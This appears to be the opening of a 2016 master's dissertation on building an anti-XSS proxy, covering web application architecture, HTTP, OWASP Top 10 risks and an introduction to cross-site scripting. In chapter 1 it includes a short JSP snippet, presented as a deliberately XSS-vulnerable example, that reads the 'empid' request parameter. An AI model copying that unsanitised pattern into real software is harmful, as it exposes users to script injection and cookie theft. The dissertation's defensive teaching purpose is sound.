PEOPLE'S DEMOCRATIC REPUBLIC OF ALGERIA
MINISTRY OF HIGHER EDUCATION AND SCIENTIFIC RESEARCH

UNIVERSITY OF M'SILA
FACULTY OF MATHEMATICS AND COMPUTER SCIENCE

COMPUTER SCIENCE DEPARTMENT

Dissertation Submitted in partial fulfillment of the requirements for the Degree of MASTER

Domain: Mathematics and Computer Science

Branch: Computer Science

Specialty: Networks

By: GHERBI ADEL AMINE

TOPIC

Design and Development of Anti-XSS Proxy

Publicly defended: / /2016 before a Jury composed of :

Ms. SAOUDI LALIA	**University of M'sila**	**Supervisor**
……	**University of M'sila**	**Chair**
……	**University of M'sila**	**Examiner**
……	**University of M'sila**	**Examiner**

Academic Year: 2015 /2016

ACKNOWLEDGEMENTS

Foremost, I am grateful to the almighty ALLAH for helping me to complete this research paper.

I would like to express my sincere gratitude to my advisor Ms. Saoudi Lalia, for all her guidance, and for her timely and highly up to the mark feedback and support.

I would like to thank my loved ones, who have supported me throughout the entire process, both by keeping me harmonious and helping me putting pieces together. I will be grateful forever for your love. My great friends , and all the doctors and professors for teaching us through our college years. I also place on record, my sense of gratitude to all those who, directly or indirectly, have lent their helping hand in this research paper. And to all my family for standing by me in every day of my life To all of you, my love and respect.

Table of content

Figure List

General introduction

General introduction

Context

Nowadays, with the network expanding quickly, internet is not anonymous to us anymore. It is a good platform for users to communicate, chat, do business or play game together. For instance, we usually go to Google to search information, Amazon or E-Bay to buy books and many other goods and we also go to My-Space to communicate with friends. Therefore, there is no doubt that Internet is gradually becoming an integral part our daily life.

So providing a beneficial and safe networking environment is significantly necessary. If there is vulnerability in a famous website, many visitors will be attacked customers and the result cannot be imagined. Ten years ago, most of the websites were static websites which did not have too much vulnerability and were not interactive with visitors so that they could not be spitefully used by hackers and we ignored the WEB-based security. However, today there are millions and millions of dynamic websites with a lot of new technology being carried out and used into web browser. There are many plug-in applications which increase the interaction between visitors, for example, e-mail forms to provide the user interaction with the web server.

Statement of the Problem

However, everything has two sides. On the opposite side, these dynamic websites also provide a good platform for hackers to inject malicious code, as well. If the code is executed behind the web browser, it changes the web page according to the code automatically. Therefore, we find that a lot of famous websites were injected with malicious code by hackers and a lot of visitors were attacked. Moreover, owing to the extensive spread of Web 2.0 and each user's blog can be shared with his/her friends as well.

So, if one blog has been injected with malicious code, all the visitors of the blogger's friends will be infected and constantly infect their friends. Therefore, the speed of spreading is even quicker than previously. Eventually, the website provider will lose a lot of money and its reputation will be damaged, as well. Cross-Site-Script (XSS) vulnerability is one of those vulnerabilities. "XSS carried out on websites was roughly 80% of all documented security vulnerabilities as of 2007 [5] and it can let hackers insert the malicious JavaScript into a website. So the visitor of the website will be attacked and execute the malicious code automatically.

In addition, it can steal visitors' cookies and acquire the visitor's right as well. Therefore, it threatens the web security in the client part directly and steals the visitors' information catlike or redirects the visitors to visit another website which the hacker has established with malicious code already. It even can control the visitor's computer.

Although there are some methods which can detect XSS attacks or threats, XSS still cannot be completely detected. AS XSS code can be flexibly constructed, it is a significant problem and is also used to attack a lot of famous website, like: Yahoo, Myspace, Joomla-based websites and so on. Therefore, we have to pay more attention to this vulnerability and find out more methods to prevent these attacks and this research paper will explain the details of this vulnerability in order to make more people be aware of it.

General Objectives

The subject of this work is to develop a prototype tool that detects XSS attack using a dynamic way. The main goal is to improve the detection of the XSS attack and protect the server side and the client side.

Methodology

Our approach is divided in two phases: training phase and detection phase

The Training phase represent the understanding and analysis step in the reverse proxy , it has five modules: crawler, database, script extractor, XSS grammar, and script hasher.

The detection phase receives client requests and the response page and analyses them. This phase has six modules: Request parameters extractor, Sanitization, Response page analyzer, Script hasher, Compare hash and XSS type detection.

Report Outline

Chapter one deals mainly with the web applications and the HTTPs and gives an idea about the web securing and talks about XSS and its classifications, some attack techniques, and its impact on the web pages

Chapter two offers a brief History of Intrusion Detection Systems, and gives a main ideas about IDS and its types and architecture. In addition Approaches to Intrusion Detection. Alongside with XSS attack detection techniques.

Chapter three define our approach of XSS attack detection, which uses a reverse proxy at the server side to intercepts any request from clients, and analyzes any response from the server before send it to the client.

Chapter four represents a full experiment of our anti-XSS solution and put a test to our system and finally the results obtained.

CHAPTER 1

Web Applications and Web Security

Chapter 1
Web Applications and Web Security

1.1 Introduction

Web applications are becoming more popular and convenient as technology proceeds. However, this flexibility comes at a price, because the number of Web application security issues increases rapidly as well and Web applications are becoming more prone to worrisome vulnerabilities.

In this chapter, we describe at first what Web applications are, which structure they usually have and how they interact with users, we talk about HTTP protocol, and then we give an overview of the common security problems addressed in Web applications. In addition, we will give a detailed information about XSS attacks and its impact on the users of the web application.

1.2 Web Application

Today there are millions and millions of dynamic websites with a lot of new technology being carried out and used into web browser; they use dynamic Web applications for interacting with users instead. Unlike the traditional static Web sites, which cost quite substantial time and effort when content needs to be updated, Web applications generate Web pages depending on user information and requests on the fly, one does not need knowledge about HTML or Web design to update such a site. For instance, the language of some Web sites are shown corresponding to the location of the users [1].

1.2.1 What is a Web Application?

By definition, it is something more than just a ‘Web site’, it is a client/server application that uses a Web browser as its client program, and performs an interactive service by connecting with servers over the Internet (or Intranet). A Web site simply delivers content from static files. A Web application presents dynamically tailored content based on request parameters, tracked user behaviors, and security considerations [1].

1.2.2 Understanding how web application works

Web applications are widely used in our daily activities such as to search for something, to buy a ticket, to use a service web. They are written in different languages using different servers, regardless of the fact that they are still the same in the way they interact. To be more specific their Database-driven consists of a database and a web page written in the same programming language (like JAVA, C#, ASP, .NET, PHP, JSP), it extracts information from the database based on a number of interactions with the user; the most common example is e-commerce [2].

The web application normally has three tiers: presentation, logic, and storage .The presentation tier displays information, when the storage is to register the information. In a 3-tier, storage and presentation cannot interact directly so they use the logical tier as a middleware [2].



Figure 1.1: Example of three tier web application [2]

Another type, which is more complex, is an n tier application. For example, the 4-tier add a middleware called application server between the web server and the database.

An application server, in an n-tier is an application that hosts a programming interface application, as Justin Clarke & all say:" An application server in n-tier architecture is a server that hosts an application-programming interface (API) to expose business logic and business processes for use by applications. Additional Web servers can be introduced as requirements

necessitate. In addition, the application server can talk to several sources of data, including databases, mainframes, or other legacy systems."[2]



Figure 1. 2 :Example of n-tier web application [2]

1.3 Hypertext Transfer Protocol

The HyperText Transfer Protocol (HTTP) is an application-level protocol for distributed, collaborative, hypermedia information systems. It is a generic, stateless, protocol which can be used for many tasks beyond its use for hypertext, such as name servers and distributed object management systems, through extension of its request methods, error codes and headers [13].

A feature of HTTP is the typing and negotiation of data representation, allowing systems to be built independently of the data being transferred .HTTP has been in use by the World-Wide Web global information initiative since 1990 [13].

Basically, HTTP is a TCP/IP based communication protocol that is used to deliver data (HTML files, image files, query results, etc.) on the World Wide Web. The default port is TCP 80, but other ports can be used as well. It provides a standardized way for computers to communicate with each other. HTTP specification specifies how clients' request data will be constructed and sent to the server, and how the servers respond to these requests [14].

1.3.1 Protocol parameters

1.3.1.2 HTTP version

HTTP uses a "<major>.<minor>" numbering scheme to indicate versions of the protocol. The protocol versioning policy is intended to allow the sender to indicate the format of a message and its capacity for understanding further HTTP communication, rather than the features obtained via that communication. No change is made to the version number for the addition of message components which do not affect communication behavior or which only add to extensible field values.

The version of an HTTP message is indicated by an HTTP-Version field in the first line of the message [13].

*HTTP-Version = "HTTP" "/" 1*DIGIT "." 1*DIGIT*

1.3.1.2 Uniform Resource Identifiers

URIs have been known by many names: WWW addresses, Universal Document Identifiers, Universal Resource Identifiers, and finally the combination of Uniform Resource Locators (URL) and Names (URN). As far as HTTP is concerned, Uniform Resource Identifiers are simply formatted strings which identify--via name, location,or any other characteristic--a resource [13].

URIs in HTTP can be represented in absolute form or relative to some known base URI , depending upon the context of their use. The two forms are differentiated by the fact that absolute URIs always begin with a scheme name followed by a colon [13].

The "http" scheme is used to locate network resources via the HTTP protocol. This section defines the scheme specific syntax and semantics for http URLs [13].

http_URL = "http:" "//" host [":" port] [abs_path ["?" query]]

If the port is empty or not given, port 80 is assumed. The semantics are that the identified resource is located at the server listening for TCP connections on that port of that host, and the Request-URI for the resource is abs_path.If the abs_path is not present in the URL, it must be given as "/" when used as a Request-URI for a resource [13].

1.3.1.3 Date/Time Formats

HTTP applications have historically allowed three different formats for the representation of date/time stamps [13]:

```
Sun, 06 Nov 1994 08:49:37 GMT ; RFC 822, updated by RFC 1123
Sunday, 06-Nov-94 08:49:37 GMT ; RFC 850, obsoleted by RFC 1036
Sun Nov 6 08:49:37 1994 ; ANSI C's asctime() format
```

The first format is preferred as an Internet standard and represents a fixed-length subset of that defined by RFC 1123. The second format is based on the obsolete RFC 850 date format and lacks a four-digit year.

HTTP/1.1 clients and servers that parse the date value MUST accept all three formats (for compatibility with HTTP/1.0), though they MUST only generate the RFC 1123 format for representing HTTP-date values in header fields.

1.3.1.4 Character Sets

We use character sets to specify the character sets that the client prefers. Multiple character sets can be listed separated by commas. If a value is not specified, the default is the US-ASCII. Following are the valid character sets [14]:

US-ASCII or ISO-8859-1 or ISO-8859-7

1.3.1.5 Content Encodings

A content encoding value indicates that an encoding algorithm has been used to encode the content before passing it over the network. Content coding are primarily used to allow a document to be compressed or otherwise usefully transformed without losing the identity.All content-coding values are case-insensitive [14].

Following are the valid encoding schemes:

Accept-encoding: gzip or Accept-encoding: compress or Accept-encoding: deflate

1.3.1.6 Media Types

HTTP uses Internet Media Types in the Content-Type and Accept header fields in order to provide open and extensible data typing and type negotiation. All the Media-type values are registered with the Internet Assigned Number Authority (IANA). The general syntax to specify media type is as follows [14]:

*media-type = type "/" subtype *(";" parameter)*

The type, subtype, and parameter attribute names are case--insensitive.

Example: *Accept: image/gif*

1.3.1.7 Language Tags

HTTP uses language tags within the Accept-Language and Content-Language fields. A language tag is composed of one or more parts: a primary language tag and a possibly empty series of subtags [14]:

*language-tag= primary-tag *("-" subtag)*

White spaces are not allowed within the tag and all tags are case- insensitive. Example tags include:

en, en-US, en-cockney, i-cherokee, x-pig-latin

Where any two-letter primary-tag is an ISO-639 language abbreviation and any two-letter initial subtag is an ISO-3166 country code [14].

1.3.2 HTTP Message

HTTP client and server communicate by sending text messages. The client sends a request message to the server. The server, in turn, returns a response message [14]. Both types of message consist of a start-line, zero or more header fields (also known as "headers"), an empty line indicating the end of the header fields, and possibly a message-body [13].

1.3.3 HTTP Requests

An HTTP client sends an HTTP request to a server in the form of a request message which includes following format [14]:



Figure 1. 3 sample HTTP request message [15].

1.3.3.1 Request Line

The Request-Line begins with a method token, followed by the Request-URI and the protocol version, and ending with CRLF. The elements are separated by space SP characters [14] .

Request-Line = Method SP Request-URI SP HTTP-Version CRLF

1.3.3.2 Request Header Fields

The request-header fields allow the client to pass additional information about the request, and about the client itself, to the server. These fields act as request modifiers, with semantics equivalent to the parameters on a programming language method invocation. Given below is a list of the most common request header fields [13]:

Header field name	Description
Accept	tells the server what kinds of content the client is willing to accept, such as image types, office document formats, and so on.
Accept-Encoding	tells the server what kinds of content encoding the client is willing to accept.
Accept-Language:	tells the server what kinds of human languages the client is willing to accept.
User-Agent	provides information about the browser or other client software that generated the request.
Referer	specifies the URL from which the current request originated.
Connection	tells the other end of the communication whether it should close the TCP connection after the HTTP transmission has completed or keep it open for further messages.
Content-Encoding	specifies what kind of encoding is being used for the content contained in the message body, such as gzip, which is used by some applications to compress responses for faster transmission.
Content-Length	specifies the length of the request body.
Content-Type	specifies the type of content contained in the message body, such as text/html for HTML documents
Transfer-Encoding	specifies any encoding that was performed on the message body to facilitate its transfer over HTTP. It is normally used to specify chunked encoding when this is employed.
Host	specifi es the hostname that appeared in the full URL being requested.
Authorization	submits credentials to the server for one of the built-in HTTP authentication

	types.
Cookie	submits cookies to the server that the server previously issued.
If-Modified-Since	specifi es when the browser last received the requested resource. If the resource has not changed since that time, the server may instruct the client to use its cached copy, using a response with status code 304.

Table 1.1: Request Header Fields [14]**.**

1.3.4 HTTP Responses

After receiving and interpreting a request message, a server responds with an HTTP response message [13].



Figure 1. 4:sample HTTP response message [15]

1.3.4.1 Status-Line

The first line of a Response message is the Status-Line, consisting of the protocol version followed by a numeric status code and its associated textual phrase, with each element separated by space SP characters [13] .

```
Status-Line = HTTP-Version SP Status-Code SP Reason-Phrase CRLF
```

Status Code and Reason Phrase

The Status-Code element is a 3-digit integer where first digit of the Status-Code defines the class of response and the last two digits do not have any categorization role. There are 5 values for the first digit :

S.N.	Code and Description
1	**1xx: Informational** It means the request was received and the process is continuing.
2	**2xx: Success** It means the action was successfully received, understood, and accepted.
3	**3xx: Redirection** It means further action must be taken in order to complete the request.
4	**4xx: Client Error** It means the request contains incorrect syntax or cannot be fulfilled.
5	**5xx: Server Error** It means the server failed to fulfill an apparently valid request.

Table 1.2 : classes of response [14]

1.3.5 HTTP Sessions and Cookies

Since HTTP is unfortunately a stateless protocol, techniques such as sessions and cookies are used for managing and maintaining the state information.

Most Web applications use sessions to maintain a user's state information between each request during a certain time period. A session is commonly defined by a unique session ID, which enables Web applications to identify a user's browser uniquely. For example, when a user has authenticated to a web application successfully, a session ID used as an authentication ticket is assigned to the user, hence he does not have to enter his login information again for other pages in this Web application. Three options are used to store session IDs, namely: in URL, in HTML hidden fields and in cookies. Cookies are small amounts of data transmitted between server and client used for user authentication and remembering users' preferences, etc. Such cookies (referred to as persistent cookies) can last over a session period and are stored on user's hard

drive, while session cookies are deleted when a user quits his browser. Using cookies, users may not have to type their login information, so that quick logins can be achieved.

However, since cookies store sensitive information such as user accounts and passwords, they are usually aimed for security attacks [13].

1.4 Web Security

1.4.1 Basic Security Concepts

The three generally accepted aims of information systems security are confidentiality, integrity and availability (CIA) [3]. In a word, that is "the right information to the right people at the right time in the right context" [1]. Supplemented to CIA, authenticity and non-repudiation are also considered as important components of information security.

1.4.1.1 Confidentiality

Confidentiality (also called secrecy) ensures the protection of private information, it refers to preventing information from being disclosed to anyone who is unauthorized to access.

For critical information such as medical and business data, confidentiality is a very important attribute. Using data encryption techniques is a way to guarantee the confidentiality. An example for violating the confidentiality is the Sniffing attack [1].

1.4.1.2 Integrity

Integrity (also called accuracy) is the trust of information, it consists of:

- Data integrity, namely, that information has not been altered or corrupted before the recipient reads it.
- Source integrity, namely, that information really comes from the supposed sender (see authenticity).

In financial environments, integrity is usually the most important element, since it can lead to heavy financial loss, when funds transfers were manipulated unnoticedly. With the help of Hash functions and digital signatures, manipulations on information are identifiable and consequently the integrity is guaranteed. An example for violating the integrity is the Spoofing attack [1].

1.4.1.3 Availability

Information should be available when required. If one is authorized to get information, the Web application should provide him with the required information efficiently, and the system should be able to recover quickly and completely in the case of a failure.

For service information such as airline schedules and online stock systems, availability is particularly important. In addition, online marketplace such as eBay should also keep being accessible, otherwise it can cause loss of image and customers. An example for violating the availability is the Denial of Service (DoS) attack [1].

1.4.1.4 Authenticity

Authenticity means verifying a user's identity in a communication. Such process of verification is essential for Web applications like online banking systems and online shops.

Methods for the authentication can be classified into the following cases:

- Users' knowledge such as passwords, PINs, etc.
- Something the user has such as security tokens, smart cards, etc.
- Biometric identifier such as fingerprints. retinal patterns.
- Combination of the methods described above. For example, using a bank card and a PIN for withdrawing cash [1].

1.4.1.5 Non-repudiation

Non-repudiation means that authentication cannot subsequently be refuted, that means, the sender of a message cannot later deny having sent this message and the recipient cannot deny having received it. It is significant to guarantee the obligation of payment for online shops and electronic commerce, which are increasing at a rapid pace in these years. Through the use of digital signatures, non-repudiation can be obtained [1].

1.4.2 The Open Web Application Security Project (OWASP)

An open source community project set up to develop software tools and knowledge-based documentation for Web application security. OWASP is dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted [5].

1.4.3 OWASP Top 10

The OWASP Top Ten is a powerful awareness document for web application security. It represents a broad consensus about what the most critical web application security flaws are.

The following definition is taken from The OWASP Official website [6].

- Injection :

Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- Broken Authentication and Session Management:

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

- Cross-Site Scripting (XSS) :

XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

- Insecure Direct Object References :

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

- Security Misconfiguration :

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

- Sensitive Data Exposure :

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

- Missing Function Level Access Control :

Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

- Cross-Site Request Forgery (CSRF) :

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

- Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

- Unvalidated Redirects and Forwards

Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

According Cenzic Application Vulnerability Trends Report (2013) Cross Site Scripting represents 26% of the total population respectively [16] and considers as top most first attack. Two recent incidents highlighted the severity of XSS vulnerability are Apple Developer Site (July 18, 2013) and Ubuntu Forums (July 14 and July 20, 2013) [17].



Figure 1. 5 Web Application Security Vulnerability Population (2013) [16]

1.4.4 Attack Knowledge

Attack knowledge of the developers is rather limited. They are no security experts, and thus do not have a complete view of the attacks inner-workings. Attacking was for a long time a forbidden knowledge, tainted with a bad reputation. But this knowledge is key to designing efficient countermeasures. Thus attackers are always ahead in attack knowledge, and countermeasures are designed with an outdated model in mind [7].

1.5 Cross-Site Scripting (XSS)

One of the biggest threats that Web application developers have to understand and know how to mitigate is XSS attacks. While XSS is a relatively small part of the Web application security field, it possible represents the most dangerous, with respect to the typical Internet user. One simple bug on a Web application can result in a compromised browser through which an attacker

can steal data, take over a user's browsing experience, and more. Ironically, many people do not understand the dangers of XSS vulnerabilities and how they can be and are used regularly to attack victims.

Unlike most attacks, which involve two parties, the attacker and the web site, or the attacker and the victim client, the XSS attack involves three parties, the attacker, a client and the web site.

The goal of the XSS attack is to steal the client cookies, or any other sensitive information, which can identify the client with the web site [8].

1.5.1 Definition

Cross-site scripting (XSS) is a type of vulnerability commonly found in web applications. This vulnerability makes it possible for attackers to inject malicious code (JavaScript, VBScript... etc.) into victim's web browser. Using this malicious code, the attackers can steal the victim's credentials, such as cookies. The access control policies (i.e., the same origin policy) employed by the browser to protect those credentials can be bypassed by exploiting the XSS vulnerability [10].

1.5.2 Causes of XSS Vulnerabilities

Several factors contribute to the prevalence of XSS vulnerabilities. First, the system requirements for XSS are minimal: XSS afflicts web applications that display untrusted input, and most do. Second, most web application programming languages provide an unsafe default for passing untrusted input to the client. Typically, printing the untrusted input directly to the output page is the most straightforward way of displaying such data. Static taint analysis addresses this second factor. It marks data values assigned from untrusted sources as tainted and reports a vulnerability if the application may display that data without first sanitizing it. The analysis considers untrusted data sanitized if that data has passed through one of a designated set of sanitizing functions [18].

An example of a XSS Vulnerable Page:

The following code segment in JSP (Java Server Pages) reads an employee ID:empid, from a HTTP request and displays it.

<% String empid = request.getParameter("empid"); %>

The above code operates correctly if ‘empid’ contains only standard alphanumeric text, but if ‘empid’ has a value that includes script or meta-characters, then the code (maybe malicious) will be executed by the web browser.

1.5.3 XSS Classification

Generally, Cross-Site Scripting attacks can be classified into three categories: non-persistent (reflected), persistent (stored) and DOM-based.

1.5.3.1 Reflected XSS Attacks

